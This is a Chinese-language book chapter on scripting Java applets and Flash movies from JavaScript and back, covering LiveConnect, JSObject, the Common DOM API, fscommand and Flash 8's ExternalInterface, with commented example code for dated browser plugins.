除了脚本化 applet，Firefox 和相关的浏览器可以直接脚本化一个 Java 插件而不需要一个 applet。LiveConnect 技术允许在这些浏览器中运行的 JavaScript 代码实例化 Java 对象并使用它们，即便是在没有一个 applet 的情况下。然而，这一技术并不可移植，在 Internet Explorer 这样的浏览器中无效。

在支持这一插件脚本化能力的浏览器中，`Packages` 对象提供了对浏览器所知道的所有 Java 包的访问。表达式 `Packages.java.lang` 引用了 `java.lang` 包，而表达式 `Packages.java.lang.System` 引用了 `java.lang.System` 类。为了方便起见，`Packages.java` 可以简写为 `java`（参见本书第三部分的 `Packages` 和 `java` 条目）。因此，JavaScript 代码可以像下面这样调用这个 `java.lang.System` 类的一个静态方法：

```
// Invoke the static Java method System.getProperty()
var javaVersion = java.lang.System.getProperty("java.version");
```

然而,使用静态方法和预定义的方法并没有受到限制:LiveConnect允许使用JavaScript `new` 运算符来创建 Java 类的一个新的实例。例 23-2 展示了创建一个新的 Java 窗口并在其中显示消息的 JavaScript 代码。这段 JavaScript 代码很像 Java 代码。这段代码第一次出现于第 12 章,但是,在这里,它被嵌入到了 HTML 文件的一个 `<script>` 标记里。图 23-1 展示了这个脚本在 Firefox 中运行时所创建的 Java 窗口。




图 23-1: 由 JavaScript 所创建的一个 Java 窗口

例 23-2: 脚本化 Java 插件

```
<script>
// Define a shortcut to the javax.* package hierarchy
var javax = Packages.javax;

// Create some Java objects
var frame = new javax.swing.JFrame("Hello World");
var button = new javax.swing.JButton("Hello World");
var font = new java.awt.Font("SansSerif", java.awt.Font.BOLD, 24);

// Invoke methods on the new objects
frame.add(button);
button.setFont(font);
frame.setSize(300, 200);
frame.setVisible(true);
</script>
```

当脚本化 Java 插件的时候,脚本会遇到不可信 applet 所遭遇的同样的安全限制。例如,一个 JavaScript 程序不能使用 `java.io.File` 类,因为这可能赋予它在客户机系统上读取、写入和删除文件的权力。

23.3 使用 Java 脚本化

探讨了如何从 JavaScript 代码控制 Java,现在转向相反的问题:如何从一个 Java applet 来控制 JavaScript。Java 和 JavaScript 的所有交互都是通过 `netscape.javascript.`

JSObject 类的一个实例来处理的 (JSObject 的完整介绍在本书第四部分中)。这个类的实例是一个单个的 JavaScript 对象的包围对象。这个类定义的方法, 可以用来读取和写入 JavaScript 对象的属性值和数组元素, 以及调用 JavaScript 对象的方法。下面是这个类的帧:

```
public final class JSObject extends Object {
    // This static method returns an initial JSObject for the browser
    window
    public static JSObject getWindow(java.applet.Applet applet);

    // These instance methods manipulate the object
    public Object getMember(String name);           // Read object property
    public Object getSlot(int index);               // Read array element
    public void setMember(String name, Object value); // Set object property
    public void setSlot(int index, Object value);    // Set array element
    public void removeMember(String name);          // Delete property
    public Object call(String name, Object args[]); // Invoke method
    public Object eval(String s);                  // Evaluate string
    public String toString();                       // Convert to string
    protected void finalize();
}
```

JSObject 类没有构造函数。Java applet 通过静态方法 `getWindow()` 来获取它的第一个 JSObject, 当把一个 applet 的引用传递给 `getWindow()`, 它返回一个表示该 applet 出现的浏览器窗口的 JSObject 对象。因此, 每个和 JavaScript 交互的 applet 都包含类似下面的一行代码:

```
JSObject win = JSObject.getWindow(this); // "this" is the applet itself
```

获取了指向 Window 对象的一个 JSObject 之后, 可以使用这个初始的 JSObject 的实例方法来获取另一个表示其他 JavaScript 对象的 JSObject:

```
import netscape.javascript.JSObject; // This must be at the top of the file
...
// Get the initial JSObject representing the Window
JSObject win = JSObject.getWindow(this); // window
// Use getMember() to get a JSObject representing the Document object
JSObject doc = (JSObject)win.getMember("document"); // .document
// Use call() to get a JSObject representing an element of the document
JSObject div = (JSObject)doc.call("getElementById", // .getElementById('test')
    new Object[] { "test" });
```

注意, `getMember()` 方法和 `call()` 方法都返回一个类型为 `Object` 的值, 通常必须强制转型为某个更加具体的类型, 如 `JSObject`。还应该注意, 当用 `call()` 调用一个 JavaScript 方法, 要传递一个 Java Object 值的数组作为参数。即便所调用的方法只需要一个参数或者根本不需要参数, 这个数组也是必需的。

JSObject类还有一个更加重要的方法eval()。这个Java方法的作用和同名的JavaScript函数类似：它执行一条包含JavaScript代码的字符串。读者会发现，使用eval()方法往往比使用JSObject类的其他方法要容易很多。例如，考虑下面使用eval()方法来设置一个文档要素的CSS样式：

```
JSObject win = JSObject.getWindow(this);
win.eval("document.getElementById('test').style.backgroundColor = 'gray';");
```

不使用eval()方法来完成同样的事情则需要稍多一点的代码：

```
JSObject win = JSObject.getWindow(this);           // window
JSObject doc = (JSObject)win.getMember("document"); // .document
JSObject div = (JSObject)doc.call("getElementById", // .getElementById('test')
                                  new Object[] { "test" });
JSObject style = (JSObject)div.getMember("style");  // .style
style.setMember("backgroundColor", "gray");         // .backgroundColor="gray"
```

23.3.1 编译和应用使用了JSObject的Applet

要应用任何的applet，都必须编译它并将其嵌入到一个HTML文件中。当一个applet使用JSObject类的时候，这两个步骤都需要一些特别注意。

要编译一个和JavaScript交互的applet，必须告诉编译器到哪里去找到netscape.javascript.JSObject类。当浏览器配备了它们自己的集成的Java解释器，这就是比较复杂的事情了。可是，既然所有的浏览器都使用Sun的Java插件，事情要简单很多。JSObject类在Java发布的jre/lib/plugin.jar文件里。因此，要编译一个使用了JSObject的applet，使用如下的命令（用自己系统的Java安装目录进行替换）：

```
% javac -cp /usr/local/java/jre/lib/plugin.jar ScriptedApplet.java
```

要运行和JavaScript交互的applet还有一个额外的需求。出于安全防范的原因，一个applet不允许使用JavaScript，除非Web页面的作者（可能不是applet的作者）显式地允许applet这样做。要允许applet这么做，需要在applet的<applet>（或<object>或<embed>）标记中包含一个mayscript属性。例如：

```
<applet code="ScriptingApplet.class" mayscript width="300" height="300">
</applet>
```

如果遗忘这个mayscript属性，applet不允许使用JSObject类。

23.3.2 Java到JavaScript的数据转换

当JSObject类调用一个方法或设置一个字段的时候，它必须把Java值转换为JavaScript值，而当它从一个方法返回或读取一个字段的时候，它又要把JavaScript值转换回Java

值。JSObject 所执行的转换和第 12 章所介绍的 LiveConnect 转换不同。而且，JSObject 所执行的转换和 JavaScript 脚本化 Java 时所执行的转换相比要更有平台依赖性。

当 Java 读取一个 JavaScript 值得时候，转换比较直接：

- JavaScript 的数字转换为 `java.lang.Double`。
- JavaScript 的字符串转换为 `java.lang.String`。
- JavaScript 布尔值转换为 `java.lang.Boolean`。
- JavaScript `null` 值转换为 Java 的 `null` 值。
- JavaScript 的 `undefined` 值以一种平台相关的方式来转换：通过 Java 5 插件，`undefined` 在 IE 中转换为 `null`，而在 Firefox 中转换为字符串 “`undefined`”。

当 Java 设置一个 JavaScript 属性或者向 JavaScript 方法传递一个参数的时候，转换也应该同样直接。不幸的是，它们是平台相关的。使用 Firefox 1.0 和 Java 5 插件，Java 值没有转换，而 JavaScript 将它们看作是 JavaObject 对象（它可以通过 LiveConnect 与其交互）：

使用 IE6 和 Java 5 插件，转换更明确些：

- Java 的数字和字符转换为 JavaScript 数字。
- Java String 对象转换为 JavaScript 字符串。
- Java 布尔值转换为 JavaScript 布尔值。
- Java `null` 值转换为 JavaScript `null` 值。

其他的 Java 值转换为 JavaObject。

由于 Firefox 和 IE 之间存在这样的差异，应该注意在 JavaScript 代码中进行必要的值转换。例如，在编写一个将要被 applet 调用的 JavaScript 函数的时候，在使用参数之前，应该用 `Number()`、`String()` 和 `Boolean()` 转换函数显式地转换参数。

完全避免数据转换问题的一种方法是，不管何时，当 Java 代码需要和 JavaScript 通信的时候，都使用 `JSObject.eval()` 方法。

23.3.3 Common DOM API

在 Java 1.4 及其以后的版本中，Java 插件包括 Common DOM API，这是在 `netscape.javascript.JSObject` 类之上的 2 级别 DOM 的一个 Java 实现。它允许

Java applet 与它们所嵌入的文档交互，而 Java applet 正是使用 DOM 的 Java 绑定来嵌入的。

这是个令人兴奋的想法，但是，不幸的是，它的实现还不完善。一个严重的问题是，这一实现（在 IE 和 Firefox 都）好像不能创建一个新的 Text 节点或者获取一个已有的 Text 节点，这使得 Common DOM API 对于查询和修改一个文档的内容变得无能为力。然而，某些 DOM 操作是支持的，例 23-3 展示了一个 applet 如何使用 Common DOM API 来设置一个 HTML 元素的 CSS 样式。

关于这个例子，有几点需要注意。首先，操作这个 DOM 的 API 有些不寻常。把 DOM 代码放入到一个 DOMAction 对象的 run() 方法中。然后把这个 DOMAction 对象传递给 DOMService 对象的一个方法。当 run() 方法被调用的时候，它被传递了一个 DOMAccessor 对象，该 DOMAccessor 对象可以用来获取一个 Document 对象，也就是 DOM 对象层级的根。

对于例 23-3 需要注意的第二件事情是，DOM API 的 Java 绑定比同一 API 的 JavaScript 绑定明显要更加冗长而不好用。最后，注意，本例所完成任务可以通过向 JSObject.eval() 方法传递一行 JavaScript 代码来更加容易地完成。

例 22-3 的代码没有显式地使用 JSObject 类，并且它不需要对 classpath 做任何添加就可以编译。

例 23-3：使用 Common DOM API 的一个 applet

```
import java.applet.Applet;           // The Applet class itself
import com.sun.java.browser.dom.*;   // The Common DOM API
import org.w3c.dom.*;                // The W3C core DOM API
import org.w3c.dom.css.*;            // The W3C CSS DOM API

// This applet does nothing on its own. It simply defines a method for
// JavaScript code to call. That method then uses the Common DOM API to
// manipulate the document in which the applet is embedded.
public class DOMApplet extends Applet {
    // Set the background of the element with the specified id to the
    // specified color.
    public void setBackgroundColor(final String id, final String color)
        throws DOMUnsupportedException, DOMAccessException
    {
        // We start with a DOMService object, which we obtain like this
        DOMService service = DOMService.getService(this);

        // Then we call invokeAndWait() on the DOMService, passing a DOMAction
        service.invokeAndWait(new DOMAction() {
            // The DOM code we want to execute is in the run() method
            public Object run(DOMAccessor accessor) {
                // We use the DOMAccessor to get the Document object
```

```
// Note that we pass the applet object as an argument
Document d = accessor.getDocument(DOMApplet.this);

// Get the element we want to manipulate
Element e = d.getElementById(id);

// Cast the element to an ElementCSSInlineStyle so we can
// call its getStyle() method. Then cast the return value
// of that method to a CSS2Properties object.
CSS2Properties style =
    (CSS2Properties) ((ElementCSSInlineStyle)e).getStyle();

// Finally, we can set the backgroundColor property
style.setBackgroundColor(color);

// A DOMAction can return a value, but this one doesn't
return null;
    }
    });
}
}
```

23.4 脚本化 Flash

说明了JavaScript能够脚本化Java并且反之亦然之后，让我们把目光转向Flash Player，并看看Flash电影的脚本化。接下来的小节说明Flash脚本化的几种不同方法。首先，可以使用JavaScript来控制Flash Player本身：开始或停止播放电影，跳到指定的帧等等。更为有趣的一种脚本化实际上是调用一个Flash电影中定义的ActionScript函数。本节展示（对Flash 8以前的版本）实现这些所需的技巧。

接下来，角色互换，我们将看到ActionScript代码如何和JavaScript通信。23.4.5节分两部分提供了一个例子（JavaScript代码和ActionScript代码），展示了JavaScript和ActionScript之间的双向通信。23.5节再次给出这个基本的例子，使用Flash 8的工具重新编写并简化了它。

Flash的内容还不只是ActionScript，大多数的Flash内容开发者使用Adobe的商用Flash开发环境。本章中所有的Flash例子只包含ActionScript代码，它们可以使用`mtasc`（参见<http://www.mtasc.org>）这样的开源的ActionScript编译器转换为SWF文件（如Flash电影等）。示例的电影都不包含嵌入的媒体，但是它们不必用昂贵的开发环境就可以编译并使用。

本章并不想教授 ActionScript 编程语言或者 Flash Player 所能用的库的 API。很多在线资源可以帮助学习 ActionScript 和 Flash API。特别有用的一个是 ActionScript Dictionary (注 1)。

23.4.1 嵌入和访问 Flash 电影

在脚本化 Flash 电影之前,必须先将其嵌入到一个 HTML 页面中,以便 JavaScript 代码可以引用它。仅仅是因为浏览器的不兼容性,这才需要些技巧:IE 需要一个具有特定属性的 `<object>` 标记,而其他的浏览器需要一个具有不同属性的 `<object>` 标记或者需要一个 `<embed>` 标记。`<object>` 是一个标准的 HTML 标记,但是,这里所介绍的 Flash 到 JavaScript 的脚本化技术需要使用 `<embed>`。

这种情形下的解决方案依赖于:特定于 IE 的 HTML 条件注释对 IE 以外的所有浏览器都隐藏了 `<object>` 标记,并且对 IE 隐藏了 `<embed>` 标记。下面展示了如何嵌入 Flash 电影 `mymovie.swf` 并给它一个“movie”的名字:

```
<!--[if IE]>
<object id="movie" type="application/x-shockwave-flash"
      width="300" height="300">
  <param name="movie" value="mymovie.swf">
</object>
<![endif]--><!--[if !IE]> <-->
<embed name="movie" type="application/x-shockwave-flash"
      src="mymovie.swf" width="300" height="300">
</embed>
<!--> <![endif]-->
```

`<object>` 标记有一个 `id` 属性, `<embed>` 标记有一个 `name` 属性。按照常识,这意味着可以用下面的跨浏览器的代码来引用嵌入的元素:

```
// Get the Flash movie from Window in IE and Document in others
var flash = window.movie || document.movie; // Get Flash object
```

如果 Flash 到 JavaScript 的脚本要正确工作, `<embed>` 标记必须有一个 `name` 属性。如果愿意,也可以给它一个 `id`, 如果这么做,就可以可移植地使用 `getElementById()` 来定位 `<object>` 标记或 `<embed>` 标记。

注 1: 在编写本书时,该字典位于 http://www.macromedia.com/support/flash/action_scripts/actionscript_dictionary/。由于 Macromedia 被 Adobe 收购了,在阅读本书的时候,这个 URL 地址可能也已经改变了。

23.4.2 控制 Flash Player

一旦在 HTML 页面中嵌入了 Flash 电影，并且用 JavaScript 来获取了对嵌入了电影的 HTML 元素的引用，只要通过调用该元素的方法就可以脚本化 Flash Player 了。下面是用这些代码所能做的一些事情：

```
var flash = window.movie || document.movie; // Get the movie object
if (flash.IsPlaying()) {                    // If it is playing,
    flash.StopPlay();                        // stop it
    flash.Rewind();                          // and rewind it
}
if (flash.PercentLoaded() == 100)           // If it is fully loaded,
    flash.Play();                           // start it.
flash.Zoom(50);                             // Zoom in 50%.
flash.Pan(25, 25, 1);                        // Pan 25% right and down
flash.Pan(100, 0, 0);                       // Pan 100 pixels right
```

这些 Flash Player 方法在本书第四部分的 FlashPlayer 下介绍，其中的一些会在例 23-5 中展示。

23.4.3 脚本化 Flash 电影

控制 Flash Player 更为有趣的事情是调用定义于电影自身中的 ActionScript 方法。有了 Java applet，这很容易做到：只要调用想要的方法，就好像它们是 HTML <applet> 标记的方法一样。这在 Flash 8 中也很容易。但是，如果目标用户可能还没有升级到 Flash Player 的这一版本，还是要多经历几步。

控制 Flash Player 的一个基本的方法就是调用 `SetVariable()`。另一个方法是 `GetVariable()`。可以使用它们来设置和访问 ActionScript 变量的值。没有 `InvokeFunction()` 方法，但是，可以使用一个 ActionScript 对 JavaScript 的扩展，即用 `SetVariable()` 来触发一个函数调用。在 ActionScript 中，每个对象都有一个 `watch()` 方法，可以设置一个调试式的观察点：当对象的指定属性的值变化的时候，就调用一个指定的函数。考虑下面的 ActionScript 代码：

```
/* ActionScript */
// Define some variables to hold function arguments and the return value
// _root refers to the root timeline of the movie. SetVariable() and
// GetVariable() can set and get properties of this object.
_root.arg1 = 0;
_root.arg2 = 0;
_root.result = 0;
// This variable is defined to trigger a function invocation
_root.multiply = 0;
// Now use Object.watch() to invoke a function when the value of
// the "multiply" property changes. Note that we handle type conversion
```

```
// of the arguments explicitly
_root.watch("multiply", function() {
    _root.result = Number(_root.arg1) * Number(_root.arg2);
    // This return value becomes the new value of the property.
    return 0;
});
```

为了方便举例, 假设 Flash Player 插件比 JavaScript 解释器更擅长于乘法运算。下面给出如何从 JavaScript 中调用这个 ActionScript 乘法运算代码:

```
/* JavaScript */
// Ask the Flash movie to multiply two numbers for us
function multiply(x, y) {
    var flash = window.movie || document.movie; // Get the Flash object
    flash.SetVariable("arg1", x);                // Set first argument
    flash.SetVariable("arg2", y);                // Set second argument
    flash.SetVariable("multiply", 1);            // Trigger multiplication
                                                // code
    var result = flash.GetVariable("result");     // Retrieve the result
    return Number(result);                       // Convert and return it.
}
```

23.4.4 从 Flash 调用 JavaScript

ActionScript 可以使用名为 `fscommand()` 的函数来和 JavaScript 通信, 该函数需要接受两个字符串:

```
fscommand("eval", "alert('hi from flash')");
```

`fscommand()` 的参数叫做 *command* 和 *args*, 但它们并不一定要表示一个命令和一组参数, 它们可以是任意两个字符串。

当 ActionScript 代码调用 `fscommand()` 的时候, 两个字符串传递给一个具体的 JavaScript 函数, 该函数采取任何想要的操作作为对 *command* 的响应。注意, JavaScript 返回值不会传递给 ActionScript。 `fscommand()` 所调用的 JavaScript 函数的名字取决于电影嵌入的时候和 `<object>` 或 `<embed>` 标记一起使用的 *id* 或 *name*。如果电影的名字是 “movie”, 必须定义一个名为 `movie_DoFSCommand` 的 JavaScript 函数。下面是处理 `fscommand()` 调用的一个例子:

```
function movie_DoFSCommand(command, args) {
    if (command == "eval") eval(args);
}
```

这很直接, 但是在 IE 中无效。由于某些原因, 当 Flash 嵌入到 IE 浏览器的时候, 它无法和 JavaScript 直接通信。然而, 它可以和 Microsoft 专有的脚本语言 VBScript 通信。并

且 VBScript 可以和 JavaScript 通信。因此，要让 fscommand() 在 IE 中工作，必须也在 HTML 文件中包含如下代码段（也假设电影名为“movie”）：

```
<script language="VBScript">
sub movie_FSCommand(byval command, byval args)
    call movie_DoFSCommand(command, args) ' Just call the JavaScript version
end sub
</script>
```

不需要理解这段代码，只要将其放入到 HTML 文件中就行了。不识别 VBScript 的浏览器只是会忽略掉这个 <script> 标记及其内容。

23.4.5 示例：Flash 和 JavaScript 的交互

现在，让我们把所有这些片断放入到一个分两部分的例子中，一部分是 ActionScript 代码文件（例 23-4），另一部分是 HTML 和 JavaScript 代码的文件（例 23-5）。当 Flash 电影载入的时候，它使用 fscommand() 通知 JavaScript，这会激活一个表单按钮作为响应。当点击这个表单按钮，JavaScript 使用 SetVariable() 技术来让 Flash 电影绘制一个矩形。另外，当用户在 Flash 电影中点击鼠标，它使用一个 fscommand() 向 JavaScript 报告鼠标的位置。这两个例子都有详细的注释，应该很容易理解。

例 23-4：和 JavaScript 一起工作的 ActionScript 代码

```
/**
 * Box.as: ActionScript code to demonstrate JavaScript <-> Flash communication
 *
 * This file is written in ActionScript 2.0, a language that is based on
 * JavaScript, but extended for stronger object-oriented programming.
 * All we're doing here is defining a single static function named main()
 * in a class named Box.
 *
 * You can compile this code with the open source ActionScript compiler mtasc
 * using a command like this:
 *
 * mtasc -header 300:300:1 -main -swf Box1.swf Box1.as
 *
 * mtasc produces a SWF file that invokes the main() method from the first
 * frame of the movie. If you use the Flash IDE, you must insert your own
 * call to Box.main() in the first frame.
 */
class Box {
    static function main() {
        // This is an ActionScript function we want to use from JavaScript.
        // It draws a box and returns the area of the box.
        var drawBox = function(x,y,w,h) {
            _root.beginFill(0xaaaaaa, 100);
            _root.lineStyle(5, 0x000000, 100);
            _root.moveTo(x,y);
```

```

        _root.lineTo(x+w, y);
        _root.lineTo(x+w, y+h);
        _root.lineTo(x, y+h);
        _root.lineTo(x,y);
        _root.endFill();
        return w*h;
    }

    // Here's how we can allow the function to be invoked from JavaScript
    // prior to Flash 8. First, we define properties in our root timeline
    // to hold the function arguments and return value.
    _root.arg1 = 0;
    _root.arg2 = 0;
    _root.arg3 = 0;
    _root.arg4 = 0;
    _root.result = 0;

    // Then we define another property with the same name as the function.
    _root.drawBox = 0;

    // Now we use the Object.watch() method to "watch" this property.
    // Whenever it is set, the function we specify will be called.
    // This means that JavaScript code can use SetVariable to trigger
    // a function invocation.
    _root.watch("drawBox",    // The name of the property to watch
        function() { // The function to invoke when it changes
            // Call the drawBox() function, converting the
            // arguments from strings to numbers and storing
            // the return value.
            _root.result = drawBox(Number(_root.arg1),
                                    Number(_root.arg2),
                                    Number(_root.arg3),
                                    Number(_root.arg4));

            // Return 0 so that the value of the property we
            // are watching does not change.
            return 0;
        });

    // This is an ActionScript event handler.
    // It calls the global fscommand() function to pass the
    // coordinates of a mouse click to JavaScript.
    _root.onMouseDown = function() {
        fscommand("mousedown", _root._xmouse + "," + _root._ymouse);
    }

    // Here we use fscommand() again to tell JavaScript that the
    // Flash movie has loaded and is ready to go.
    fscommand("loaded", "");
}
}

```

例 23-5: 脚本化一个 Flash 电影

```

<!--
  This is a Flash movie, embedded in our web page.
  Following standard practice, we use <object id=""> for IE and
  <embed name=""> for other browsers.
  Note the IE-specific conditional comments.
-->
<!--[if IE]>
<object id="movie" type="application/x-shockwave-flash"
        width="300" height="300">
  • <param name="movie" value="Box1.swf">
</object>
<![endif]--><!--[if !IE]> <-->
<embed name="movie" type="application/x-shockwave-flash"
        src="Box1.swf" width="300" height="300">
</embed>
<!--> <![endif]-->

<!--
  This HTML form has buttons that script the movie or the player.
  Note that the Draw button starts off disabled. The Flash movie
  sends a command to JavaScript when it is loaded, and JavaScript
  then enables the button.
-->
<form name="f" onsubmit="return false;">
<button name="button" onclick="draw()" disabled>Draw</button>
<button onclick="zoom()">Zoom</button>
<button onclick="pan()">Pan</button>
</form>

<script>
// This function demonstrates how to call Flash the hard way.
function draw() {
  // First we get the Flash object. Since we used "movie" as the id
  // and name of the <object> and <embed> tags, the object is
  // in a property named "movie". In IE, it is a window property,
  // and in other browsers, it is a document property.
  var flash = window.movie || document.movie; // Get Flash object.

  // Make sure the movie is fully loaded before we try to script it.
  // This is for demonstration only: it is redundant since we disable
  // the button that invokes this method until Flash tells us it is loaded
  if (flash.PercentLoaded() != 100) return;

  // Next we "pass" the function arguments by setting them, one at a time.
  flash.SetVariable("arg1", 10);
  flash.SetVariable("arg2", 10);
  flash.SetVariable("arg3", 50);
  flash.SetVariable("arg4", 50);

  // Now we trigger the function by setting one more property.
  flash.SetVariable("drawBox", 1);

```

```

    // Finally, we ask for the function's return value,
    return flash.GetVariable("result");
}

function zoom() {
    var flash = window.movie || document.movie; // Get Flash object.
    flash.Zoom(50);
}

function pan() {
    var flash = window.movie || document.movie; // Get Flash object.
    flash.Pan(-50, -50, 1);
}

// This is the function that is called when Flash calls fscommand().
// The two arguments are strings supplied by Flash.
// This function must have this exact name, or it will not be invoked.
// The function name begins with "movie" because that is the id/name of
// the <object> and <embed> tags used earlier.
function movie_DoFSCommand(command, args) {
    if (command=="loaded") {
        // When Flash tells us it is loaded, we can enable the form button.
        document.f.button.disabled = false;
    }
    else if (command == "mousedown") {
        // Flash tells us when the user clicks the mouse.
        // Flash can only send us strings. We've got to parse them
        // as necessary to get the data that Flash is sending us.
        var coords = args.split(",");
        alert("Mousedown: (" + coords[0] + ", " + coords[1] + ")");
    }
    // These are some other useful commands.
    else if (command == "debug") alert("Flash debug: " + args);
    else if (command == "eval") eval(args);
}
</script>

<script language="VBScript">
' This script is not written in JavaScript, but Microsoft's
' Visual Basic Scripting Edition. This script is required for Internet
' Explorer to receive fscommand() notifications from Flash. It will be
' ignored by all other browsers since they do not support VBScript..
' The name of this VBScript subroutine must be exactly as shown.
sub movie_FSCommand(byval command, byval args)
    call movie_DoFSCommand(command, args) ' Just call the JavaScript version
end sub
</script>

```

23.5 脚本化 Flash 8

Flash Player 8 包含了一个名为 ExternalInterface 的类，它通过简化 JavaScript 到 Flash 和 Flash 到 JavaScript 的通信而革新了 Flash 脚本化。ExternalInterface 定义了一个静态

的 `call()` 方法，来调用指定的 JavaScript 函数并获取它们的返回值。它还定义了一个静态的 `addCallback()` 方法，用来把 ActionScript 函数导出给 JavaScript 使用。本书第四部分介绍了 `ExternalInterface`。

为了说明使用 `ExternalInterface` 脚本化的简单性，让我们把例 23-4 和例 23-5 转换为使用 `ExternalInterface`。例 23-6 列出了转换后的 ActionScript 代码，例 23-7 给出了转换后的 JavaScript 代码（`<object>`、`<embed>` 和 `<form>` 标记并没有从例 23-5 中转换过来，在这里忽略）。

这些例子中的注释说明了需要知道的关于 `ExternalInterface` 用法的一切。方法 `ExternalInterface.addCallback()` 还在例子 22-12 中展示过。

例 23-6：使用 `ExternalInterface` 的 ActionScript

```
/**
 * Box2.as: ActionScript code to demonstrate JavaScript <-> Flash communication
 *          using the ExternalInterface class of Flash 8.
 *
 * Compile this code using mtasc with a command like this:
 *
 *   mtasc -version 8 -header 300:300:1 -main -swf Box2.swf Box2.as
 *
 * If you use the Flash IDE instead, insert a call to Box.main() in the
 * first frame of your movie.
 */
import flash.external.ExternalInterface;

class Box {
    static function main() {
        // Use the new External Interface to export our ActionScript function.
        // This makes it very easy to invoke the function from JavaScript,
        // but it is only supported by Flash 8 and later.
        // The first argument of addCallback is the name by which the function
        // will be known in JavaScript. The second argument is the
        // ActionScript object on which the function will be invoked. It
        // will be the value of the 'this' keyword. And the third argument
        // is the function that will be called.
        ExternalInterface.addCallback("drawBox", null, function(x,y,w,h) {
            _root.beginFill(0xaaaaaa, 100);
            _root.lineStyle(5, 0x000000, 100);
            _root.moveTo(x,y);
            _root.lineTo(x+w, y);
            _root.lineTo(x+w, y+h);
            _root.lineTo(x, y+h);
            _root.lineTo(x,y);
            _root.endFill();
            return w*h;
        });
    }
}
```

```
// This is an ActionScript event handler.
// Tell JavaScript about mouse clicks using ExternalInterface.call().
_root.onMouseDown = function() {
    ExternalInterface.call("reportMouseClick",
                           _root._xmouse, _root._ymouse);
}

// Tell JavaScript that we're fully loaded and ready to be scripted.
ExternalInterface.call("flashReady");
}
}
```

例 23-7: 使用 ExternalInterface 简化 Flash 脚本化

```
<script>
// When an ActionScript function is exported with ExternalInterface.addCallback,
// we can just call it as a method of the Flash object.
function draw() {
    var flash = window.movie || document.movie; // Get Flash object
    return flash.drawBox(100, 100, 100, 50);    // Just invoke a function on it
}

// These are functions Flash will call with ExternalInterface.call().
function flashReady() { document.f.button.disabled = false; }
function reportMouseClick(x, y) { alert("click: " + x + ", " + y); }
</script>
```

